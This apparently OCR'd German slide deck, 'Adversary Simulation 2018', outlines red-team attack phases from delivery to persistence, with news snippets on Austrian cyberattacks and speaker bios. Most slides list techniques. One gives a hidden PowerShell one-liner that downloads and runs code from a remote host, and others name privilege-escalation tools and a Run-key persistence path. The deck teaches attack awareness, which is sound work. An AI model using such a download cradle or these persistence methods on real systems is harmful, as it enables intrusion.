
Andreas Tomek & Severin Winkler

# Adversary Simulation 2018

## Ein Einblick in die Red Teaming Praxis


Vier Unternehmen in Österreich von Cyber-Attacke betroffen
Die europäische Polizeibehörde Europol
vorsichtige Entwarnung gegeben. Öste
gekommen.
Millionenschaden nach Cyberattacke in Österreich
Wien/New York (APA/dpa) - Weltweit agierende Unternehmen haben nach wie vor
mit den Folgen des massiven Cyberangriffs von Dienstag zu kämpfen. Dem
Bundeskriminalamt (BK) wurden bisher drei Fälle von in Österreich betroffenen
Firmen gemeldet. Der Schaden geht in die Millionen, hieß es am Donnerstag. Bei der
VORARLBERG
Hacker-Angriff legte Schoko-Produktion bei Milka still
8 KOMMENTARE
Cyberbetrug: Bisher 86 Millionen erbeutet
21. Juni 2017, 18:06
37 POSTINGS
Neben Flugzeugzulieferer FACC sind in Österreich drei weitere Unternehmen auf CEO-Fraud hereingefallen. Hunderte Versuche scheiterten
trend.
WIRTSCHAFT
GELD
BRANCHEN
STANDPUNKTE
trend.at › Branchen › Digital
Cyber-Attacken: Nach FACC auch Internorm betroffen

# [~]$ whoami

**Andreas Tomek**

CISSP, CISA, CPTS, CPTE, AMBCI

- **Skills & Experience**
  - Information security projects in all major industries
  - Cyber Security Management Consulting
  - Managed Cyber Security
  - Cyber Startups

# [~]$ whoami


**Severin Winkler**

CISSP, CSSLP, OSCP,
GLNA, CEH, …


## Skills & Experience

- Senior Security Advisor with technical and dev background
- Security Assessments, Security Strategy and Target Operating Model (TOM), Incident Response, Trainings, …
- Industry, Retail, Start-Ups, Financial, Government, …

# Schematische Vorgangsweise gezielter Angriffe



# PHASE 2 - Delivery




# PHASE 3 – Initial Foothold



## Delivery

- Email (Phishing), Web (Drive-By), USB-Sticks








## Execution

- Windows Executable >> Klassische Schadsoftware
- Office Macro >> Eingebaute Funktionalität
- VBScript >> Eingebaute Funktionalität
- HTML-Application >> Eingebaute Funktionalität
- Powershell >> Eingebaute Funktionalität

# PHASE 3 – Initial Foothold


- **Java signed applet attack**



- **Office Macro**
  - Mediale Aufmerksamkeit seit 2015
  - Alte Dateitypen wie zB. *.wri
- **Powershell**
  - `powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://8.8.8.8/a'))"`
- **HTML Application**
  - *.hta
- **Windows Dropper**
  - *.exe, *.scr

# PHASE 3 – Initial Foothold

## Verwendung vorhandener Protokolle für C&C Kanal




**HTTP(S)**


**DNS**

- DNS A => 4 Bytes pro Request
- DNS TXT => 189 Bytes pro Request

**SMB-Pipes**



# PHASE 4 – Privilege Escalation




- > Windows Services
- > Scheduled Tasks
- > Umgehung von UAC
- > Mimikatz
- > Group Policy Preferences (GGP)
- > Wiederverwendung von Zugangsdaten
- > …


```
> PS:>Invoke-AllChecks    #PowerSploit
> windows-privesc-check2.exe
```

# PHASE 5 – Interne Reconnaissance


**Analyse von Hosts + Vertrauensbeziehungen**
**Admin Hunting**




# PHASE 6 – Lateral Movement



# PHASE 6 – Lateral Movement




# PHASE 6 – Lateral Movement




# PHASE 7 – Persistence


## Überlebe den Reboot

- **Auflösung des Payloads beim Login**
  - HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- **Scheduled Tasks**
- **Windows Services**
- **WMI Subskription**





# PHASE 7 – Persistence



# Wrap Up

## Approach

1. Reconnaissance
2. Delivery &
3. Initial Foothold
4. Privilege Escalation
5. Internal Reconnaissance
6. Lateral Movement
7. Persistence

